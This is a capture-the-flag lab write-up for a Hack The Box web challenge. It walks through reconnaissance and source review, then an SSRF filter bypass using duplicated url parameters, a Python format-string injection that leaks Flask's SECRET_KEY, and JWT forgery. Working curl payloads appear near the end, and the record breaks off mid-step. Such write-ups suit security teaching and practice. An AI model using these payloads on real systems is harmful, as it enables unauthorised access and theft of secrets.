



Environment Setup:



Target host and kali Terminal.

```
(kali@ss4334) [~/Downloads]
$ sudo openvpn machines_us-4.ovpn
[sudo] password for kali:
2026-04-17 01:06:24 DEPRECATED: --persist-key option ignored. Keys are now always persisted across restarts.
2026-04-17 01:06:24 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Compression support is deprecated and we recommend to disable it completely.
2026-04-17 01:06:24 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2026-04-17 01:06:24 OpenVPN 2.7_rc2 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-04-17 01:06:24 library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2026-04-17 01:06:24 DCO version: N/A
2026-04-17 01:06:24 TCP/UDP: Preserving recently used remote address: [AF_INET]38.46.227.33:1337
2026-04-17 01:06:24 Socket Buffers: R=[212992→212992] S=[212992→212992]
2026-04-17 01:06:24 UDPv4 link local: (not bound)
2026-04-17 01:06:24 UDPv4 link remote: [AF_INET]38.46.227.33:1337
2026-04-17 01:06:24 TLS: Initial packet from [AF_INET]38.46.227.33:1337, sid=6d832e18 f368d3e7
2026-04-17 01:06:24 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2026-04-17 01:06:24 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: us-free-4 Issuing CA
2026-04-17 01:06:24 VERIFY KU OK
2026-04-17 01:06:24 Validating certificate extended key usage
2026-04-17 01:06:24 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
2026-04-17 01:06:24 ++ Certificate has EKU (oid) 1.3.6.1.5.5.7.3.2, expects TLS Web Server Authentication
2026-04-17 01:06:24 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2026-04-17 01:06:24 VERIFY ECU OK
2026-04-17 01:06:24 VERIFY OK: depth=0, C=GR, O=Hack The Box, OU=Systems, CN=us-free-4
2026-04-17 01:06:25 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer signing digest/type: ed25519 ED25519, key agreement: X25519MLKEM768
2026-04-17 01:06:25 [us-free-4] Peer Connection Initiated with [AF_INET]38.46.227.33:1337
2026-04-17 01:06:25 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
```



VPN connected.

Reconnaissance:

Backend Response Analysis

```
(kali@ss4334)-[~]
$ ping -c 4 154.57.164.77
PING 154.57.164.77 (154.57.164.77) 56(84) bytes of data.
64 bytes from 154.57.164.77: icmp_seq=1 ttl=255 time=128 ms
64 bytes from 154.57.164.77: icmp_seq=2 ttl=255 time=124 ms
64 bytes from 154.57.164.77: icmp_seq=3 ttl=255 time=125 ms
64 bytes from 154.57.164.77: icmp_seq=4 ttl=255 time=125 ms

— 154.57.164.77 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 124.344/125.372/127.530/1.263 ms


(kali@ss4334)-[~]
$ curl -I http://154.57.164.76:32078
HTTP/1.1 200 OK
Host: 154.57.164.76:32078
Date: Fri, 17 Apr 2026 09:00:55 GMT
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 6246

(kali@ss4334)-[~]
$ whatweb http://154.57.164.76:32078
http://154.57.164.76:32078 [200 OK] Country[UNITED STATES][US], HTML5, IP[154.57.164.76], Script, Title[Offlinea]

(kali@ss4334)-[~]
$
```


- Host is alive.
- The service serves a normal HTML page.
- Site is up.

Application Observation:



I opened the target in Firefox and observed the Offlinea interface.

PDF Inspection:



I verified that the downloaded file no_way.pdf was a valid PDF document. File inspection showed that it was a PDF version 1.4 containing one page.

```
(kali@ss4334)-[~]
$ pdftinfo no_way.pdf
Title:      127.0.0.1:8000/bartender.php
Creator:    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Producer:   Skia/PDF m143
CreationDate:  Tue Dec 23 11:37:37 2025 EST
ModDate:    Tue Dec 23 11:37:37 2025 EST
Custom Metadata: no
Metadata Stream: no
Tagged:     yes
UserProperties: no
Suspects:   no
Form:       none
JavaScript: no
Pages:      1
Encrypted:  no
Page size:  594.96 x 841.92 pts (A4)
Page rot:   0
File size:  8381 bytes
Optimized:  no
PDF version: 1.4

(kali@ss4334)-[~]
$
```

- I confirmed that the generated document was a one-page A4 PDF.
- I observed that the PDF was not encrypted and did not contain embedded JavaScript.
- I found metadata indicating that the PDF was likely rendered through a Chromium-based engine.
- I noted that the title field referenced 127.0.0.1:8000/bartender.php, which suggested an internal rendering source.

```
kali@ss4334: ~/Downloads
Session Actions Edit View Help
extracting: offline_src/web_offline/requirements.txt
  creating: offline_src/web_offline/config/
inflatng: offline_src/web_offline/config/supervisord.conf
inflatng: offline_src/web_offline/Dockerfile
inflatng: offline_src/web_offline/build-docker.sh
extracting: offline_src/web_offline/flag.txt
  creating: offline_src/web_offline/challenge/
  creating: offline_src/web_offline/challenge/internal/
inflatng: offline_src/web_offline/challenge/internal/app.py
  creating: offline_src/web_offline/challenge/internal/templates/
inflatng: offline_src/web_offline/challenge/internal/templates/bartender.html
inflatng: offline_src/web_offline/challenge/internal/init_db.py
  creating: offline_src/web_offline/challenge/service/
inflatng: offline_src/web_offline/challenge/service/index.html
inflatng: offline_src/web_offline/challenge/service/bartender.php
  creating: offline_src/web_offline/challenge/service/images/
inflatng: offline_src/web_offline/challenge/service/images/bartender.jpg
inflatng: offline_src/web_offline/challenge/service/images/bar.png
  creating: offline_src/web_offline/challenge/service/pdfs/
inflatng: offline_src/web_offline/challenge/service/pdfs/no_way.pdf

(kali@ss4334)-[~/Downloads]
$ find offline_src -type f
offline_src/web_offline/requirements.txt
offline_src/web_offline/flag.txt
offline_src/web_offline/build-docker.sh
offline_src/web_offline/challenge/internal/app.py
offline_src/web_offline/challenge/internal/templates/bartender.html
offline_src/web_offline/challenge/internal/init_db.py
offline_src/web_offline/challenge/service/pdfs/no_way.pdf
offline_src/web_offline/challenge/service/index.html
offline_src/web_offline/challenge/service/images/bartender.jpg
offline_src/web_offline/challenge/service/images/bar.png
offline_src/web_offline/challenge/service/bartender.php
offline_src/web_offline/config/supervisord.conf
offline_src/web_offline/Dockerfile
```

- I extracted the provided lab archive and reviewed its directory structure.
- The extracted files showed a clear separation between the public-facing service and internal application components.
- In the service directory, I found index.html, bartender.php, and pdfs/no_way.pdf, which matched the behavior I had already observed from the live application.
- I also found internal backend files such as app.py, init_db.py, and templates/bartender.html, along with deployment-related files including Dockerfile, requirements.txt, and configuration files. This file structure helped me confirm that the web interface, PDF generation workflow, and internal application logic were connected across both PHP and Python components.

Source Code Analysis:

```
(kali@ss4334) [~/Downloads]
$ sed -n '1,220p' offline_src/web_offline/challenge/service/bartender.php
<?php

$api_scraper = "http://127.0.0.1:5000/generate?";
$search_string = ".php";

function url_check($url_test) {
    $chrome_headers = [
        "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36",
        "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
        "Accept-Language: en-US,en;q=0.9",
        "Sec-Fetch-Dest: document",
        "Sec-Fetch-Mode: navigate",
        "Sec-Fetch-Site: none",
        "Sec-Fetch-User: ?1",
        "Upgrade-Insecure-Requests: 1",
    ];
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url_test);
    curl_setopt($ch, CURLOPT_HTTPHEADER, $chrome_headers);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($ch);
    $http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    if ($http_code != 200) {
        return false;
    }
}

function no_way_trick_me($url) {
    $private_ranges = [
        '127.0.0.0/8',
        '10.0.0.0/8',
        '172.17.0.0/12',
        '192.168.0.0/16',
        '0.0.0.0/8',
        '169.254.0.0/16',
    ];
```

- I confirmed that bartender.php communicates with an internal service running on 127.0.0.1:5000.
- I observed that the PHP code validates user-supplied URLs before forwarding them.
- I found that the script contains checks for private and reserved IP address ranges.
- I identified the PHP component as the public-facing gateway in the application workflow.

```
Session Actions Edit View Help
(kali@ss4334) - [~/Downloads]
$ sed -n '1,260p' offlinea_src/web_offlinea/challenge/internal/app.py
from flask import Flask, request, jsonify, render_template
from selenium import webdriver
from selenium.webdriver.common.print_page_options import PrintOptions
from selenium.common.exceptions import WebDriverException, TimeoutException, NoSuchElementException
import base64
import sqlite3
from urllib.parse import urlparse, unquote
import jwt
from functools import wraps
import os
from markupsafe import escape
import ipaddress
import dns.resolver

prefs = {}
prefs["webkit.webprefs.javascript_enabled"] = False
prefs["profile.content_settings.exceptions.javascript.*.setting"] = 2
prefs["profile.default_content_setting_values.javascript"] = 2
prefs["profile.managed_default_content_settings.javascript"] = 2

app = Flask(__name__)
app.config['SECRET_KEY'] = os.urandom(32).hex()

def validate_url(url):
    parsed_url = urlparse(url)
    protocol = parsed_url.scheme
    if protocol not in ['http', 'https']:
        return False
    if url is None:
        return False
    else:
        return True

def is_request_safe(url, min_ttl=40):
    hostname = urlparse(url).hostname or url
```

- I observed that app.py defines an internal Flask service that uses Selenium and headless Chrome, with JavaScript disabled, to render webpages into PDF files.

```
Session Actions Edit View Help
(kali@ss4334)-[~/Downloads]
$ sed -n '1,220p' offline_src/web_offlinea/challenge/internal/init_db.py
import sqlite3

def read_flag():
    with open ("../../flag.txt",'r') as f:
        content = f.read()
    return content

def create_database_from_sql(db_filename):
    try:
        conn = sqlite3.connect(db_filename)
        cursor = conn.cursor()
        sql_script = '''
        CREATE table IF NOT EXISTS secrets (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            name TEXT NOT NULL,
            secret TEXT NOT NULL
        );

        CREATE TABLE IF NOT EXISTS history (
            id INTEGER PRIMARY KEY AUTOINCREMENT,
            url TEXT NOT NULL,
            timestamp DATETIME DEFAULT CURRENT_TIMESTAMP
        );
        '''
        cursor.executescript(sql_script)
        conn.commit()


    except sqlite3.Error as e:
        print(f"An error occurred: {e}")
    finally:
        if conn:
            conn.close()

create_database_from_sql('history.db')
conn = sqlite3.connect('history.db')
query = "INSERT INTO secrets (name, secret) VALUES (?, ?)"
values = ('oldest_user_of_bartender', read_flag())
```

- I observed that init_db.py creates the secrets and history tables and inserts an initial secret value from flag.txt into the database during setup.

```
~/Downloads/offline_src/web_offline/challenge/internal/app.py - Mousepad
File Edit Search View Document Help
26 def validate_url(url):
27     parsed_url = urlparse(url)
28     protocol = parsed_url.scheme
29     if protocol not in ['http', 'https']:
30         return False
31     if url is None:
32         return False
33     else:
34         return True
35 def is_request_safe(url, min_ttl=40):
36     hostname = urlparse(url).hostname or url
37     try:
38         ipaddress.ip_address(hostname)
39         return True
40     except ValueError:
41         pass
42     resolver = dns.resolver.Resolver(configure=False)
43     resolver.nameservers = ['8.8.8.8']
44     try:
45         answer = resolver.resolve(hostname, 'A')
46         current_ttl = answer.rdtype
47         if current_ttl >= min_ttl:
48             return True
49         else:
50             return False
51     except Exception as e:
52         return False
53     return False
54
55 def logify(rec):
56     row_separator = '\n'
57     history = [f"ID: {row[0]} | URL: {row[1]} | Timestamp: {row[2]}" for row in rec]
58     history_1 = row_separator.join(history)
59     log = history_1.format(logify=logify)
60     return log
61
62 def check_request(url, timestamp):
```

Here the application formats log data using Python `.format()`, and the logs come from the database (history). That means we can inject Python format-string expressions that access Flask globals.



```
1 from flask import Flask, request, jsonify, render_template
2 from selenium import webdriver
3 from selenium.webdriver.common.print_page_options import PrintOptions
4 from selenium.common.exceptions import WebDriverException, TimeoutException, NoSuchElementException
5 import base64
6 import sqlite3
7 from urllib.parse import urlparse, unquote
8 import jwt
9 from functools import wraps
10 import os
11 from markupsafe import escape
12 import ipaddress
13 import dns.resolver
14
15 prefs = {}
16 prefs["webkit.webpreferences.javascript_enabled"] = False
17 prefs["profile.content_settings.exceptions.javascript.*.setting"] = 2
18 prefs["profile.default_content_setting_values.javascript"] = 2
19 prefs["profile.managed_default_content_settings.javascript"] = 2
20
21
22 app = Flask(__name__)
23
24 app.config["SECRET_KEY"] = os.urandom(32).hex()
25
26 def validate_url(url):
27     parsed_url = urlparse(url)
28     protocol = parsed_url.scheme
29     if protocol not in ['http', 'https']:
30         return False
31     if url is None:
32         return False
33     else:
34         return True
35
36 def is_request_safe(url, min_ttl=40):
37     hostname = urlparse(url).hostname or url
38     try:
39         ipaddress.ip_address(hostname)
40         return True
41     except ValueError:
42         pass
43     resolver = dns.resolver.Resolver(configure=False)
44     resolver.nameservers = ['8.8.8.8']
45     try:
46         answer = resolver.resolve(hostname, 'A')
47         current_ttl = answer.rdtype
```

So, if we can reference `app.config`, we can leak the secret key.

Vulnerability Identification

During source code analysis, I identified a Server-Side Request Forgery (SSRF) vulnerability in the application workflow. I observed that the public PHP component (`bartender.php`) accepts a user-supplied URL parameter and forwards it to an internal Flask service responsible for generating PDF files. Although the PHP script attempts to block requests to internal IP addresses such as `127.0.0.1`, I noticed that the validation logic only inspects the last occurrence of the URL parameter. However, the internal Flask service processes the first occurrence of the same parameter when handling the request.

Because of this inconsistency, I was able to bypass the validation mechanism by supplying multiple URL parameters in a single request. This allowed me to force the internal service to access resources on localhost, which would normally be restricted from external users.

Exploitation Summary:


The exploitation process combined several weaknesses in the application workflow. First, a Server-Side Request Forgery (SSRF) bypass was achieved by providing multiple url parameters in the request. The PHP validation logic only inspected the last occurrence of the parameter, while the internal Flask service processed the first occurrence. This allowed access to internal services running on 127.0.0.1.

Next, the internal log rendering function used Python's .format() method with data retrieved from the database. Because the stored URL value was included in this formatting operation, a format-string injection allowed access to Flask global objects. Through this injection, the application's SECRET_KEY was successfully leaked.

Finally, the leaked secret key was used to generate a valid JWT token. Using this forged token, the protected /bartender endpoint was accessed, revealing the contents of the secrets table and the flag.

Token Generation and Data Retrieval steps:

```
(kali㉿ss4334)-[~]  
$ curl "http://154.57.164.74:31893/bartender.php?url=http://example.com&name=test&secret=test"  
  
(kali㉿ss4334)-[~]  
$ curl "http://154.57.164.74:31893/bartender.php?url=http://example.com/%7Blogify.__globals__%5B'app'%5D.config%5B'SECRET_KEY'%5D%7D&name=test&secret=test"  
  
(kali㉿ss4334)-[~]  
$
```



The PDF message “Don’t try to trick me!” means the app detected SSRF attempts and blocked them. Token generation was unsuccessful. During testing the challenge instance became unresponsive, so the environment was restarted and a new target host was assigned.



Application detected the trick payload and blocked it, so SSTI through name is not allowed. That’s why all those attempts return “Don’t try to trick me!”.

Token Generation and Data Retrieval steps successful:

```
(kali@ss4334)-[~]
$ curl -L -o /dev/null "http://154.57.164.77:32078/bartender.php?url=http://127.0.0.1:5000/?x=%7Blogify.__globals__%5Bapp%5D.config%5BSECRET_KEY%5D%7D&name=a&secret=b&url=http://example.com/"
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 0:00:07 0:00:07 0:00:00 0
100 10100 100 10100 0 0 1368 0 0:00:07 0:00:07 0:00:00 1368

(kali@ss4334)-[~]
$ curl -L -o result.pdf "http://154.57.164.77:32078/bartender.php?url=http://127.0.0.1:5000/logs&name=a&secret=b&url=http://example.com/"
pdftotext result.pdf -
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
